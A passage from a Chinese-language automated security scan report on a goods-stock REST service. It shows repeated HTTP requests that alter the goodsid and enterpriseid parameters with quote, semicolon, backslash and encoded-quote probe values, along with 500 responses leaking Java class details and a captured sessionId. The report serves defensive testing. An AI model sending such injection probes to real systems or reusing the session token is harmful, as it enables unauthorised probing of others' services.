  chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])

```

变体- | 7 / 10

差异: **参数** 从以下位置进行控制: 105190 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 54
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "\'
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@4a26b8eb; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])
```

变体- | 8 / 10

差异: **参数** 从以下位置进行控制: 105190 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 52
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": ";",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
```

```
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@27af4119; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])
```

变体- | 9 / 10

差异: **参数** 从以下位置进行控制: 105190 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 53
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@3e4977be; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])
```

变体- | 10 / 10

差异: **参数** 从以下位置进行控制: 105190 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 55
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "\\      \",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\": not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@27d82f28; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])
```

问题 35 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff>

实体: ->"goodsonoff"[0]->"enterpriseid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 10

差异: 参数 从以下位置进行控制: [55](#) 至: [55XYZ](#)

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
```

```

Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "      55XYZ",
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55XYZ': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@116f17d3; line: 1, column: 17] (through reference
  chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
  >com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```

变体- | 2 / 10

差异: **参数** 从以下位置进行控制: 55 至: 55XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "      55XYZ",
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive

```

```
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Long from String value '55XYZ': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@7aa424fe; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])
```

变体- | 3 / 10

差异: **参数** 从以下位置进行控制: `->"goodsonoff"[0]->"enterpriseid"` 至: `__ORIG_VAL__`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 85
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Unrecognized field "enterpriseid." (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not
marked as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@3ef504da; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid."])
```

变体- | 4 / 10

差异: **参数** 从以下位置进行控制: `->"goodsonoff"[0]->"enterpriseid"` 至: `__ORIG_VAL__`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 85
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "enterpriseid." (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not
marked as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@7327cc2; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid."])

```

变体- | 5 / 10

差异: **参数** 从以下位置进行控制: `->"goodsonoff"[0]->"enterpriseid"` 至: `ORIG_VAL_[]`

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid[]": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

```

```

    }

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "enterpriseid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not
marked as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@2fbc7fe4; line: 1, column: 36] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid[]"])

```

变体- | 6 / 10

差异: **参数** 从以下位置进行控制: 55 至: 27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 85
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "",
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@639f7d7b; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```


变体- | 7 / 10

差异: **参数** 从以下位置进行控制: 55 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 85
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "",
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@13a91b6; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])
```

变体- | 8 / 10

差异: **参数** 从以下位置进行控制: ->"goodsonoff"[0]->"enterpriseid" 至: ORIG_VAL_[]

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```

{
  "goodsonoff": [
    {
      "enterpriseid[]": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:22 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "enterpriseid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not
marked as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@6f136795; line: 1, column: 36] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid[]"])

```

变体- | 9 / 10

差异: **参数** 从以下位置进行控制: 55 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 87
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "\
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:22 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@1ba99fb6; line: 1, column: 17] (through reference

```

```
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-  
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])
```

变体- | 10 / 10

差异: **参数** 从以下位置进行控制: 55 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1  
Content-Length: 87  
sessionId: c5b8689a1098705cd3ffdf0d57563a1  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/57.0.2987.133 Safari/537.36  
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn  
Connection: keep-alive  
Origin: http://system-rest-enterprise.mall.xt.weilian.cn  
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html  
Accept: application/json, text/javascript, */*; q=0.01  
Content-Type: application/json; charset=UTF-8  
Accept-Language: en-US,en;q=0.8  
  
{  
  "goodsonoff": [  
    {  
      "enterpriseid": "\          \',  
      "goodsid": 105190,  
      "departmentid": 1670,  
      "status": 1  
    }  
  ]  
}  
  
HTTP/1.1 500 Internal Server Error  
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid  
Server: openresty  
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS  
Access-Control-Allow-Origin: *  
Connection: keep-alive  
Date: Fri, 12 Jan 2018 03:22:22 GMT  
Content-Type: text/plain; charset=UTF-8  
Transfer-Encoding: chunked  
  
Can not construct instance of java.lang.Long from String value '\': not a valid Long value  
  at [Source: io.netty.buffer.ByteBufInputStream@43c13f5e; line: 1, column: 17] (through reference  
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-  
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])
```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff>

实体: ->"goodsonoff"[0]->"goodsid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 9

差异: 参数 从以下位置进行控制: 105190 至: 105190XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "105190XYZ",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190XYZ': not a valid Long
value
at [Source: io.netty.buffer.ByteBufInputStream@58789665; line: 1, column: 34] (through reference
chain: com.sunee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.sunee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```

变体- | 2 / 9

差异: 参数 从以下位置进行控制: `->"goodsonoff"[0]->"goodsid"` 至: `__ORIG_VAL__`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 85
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "goodsid." (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@7ad1d6a7; line: 1, column: 52] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid."])
```

变体- | 3 / 9

差异: 参数 从以下位置进行控制: `->"goodsonoff"[0]->"goodsid"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid[]": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:22 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "goodsid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsonoffDO), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@76c39a24; line: 1, column: 53] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid[]"])

```

变体- | 4 / 9

差异: **参数** 从以下位置进行控制: 105190 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 81
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
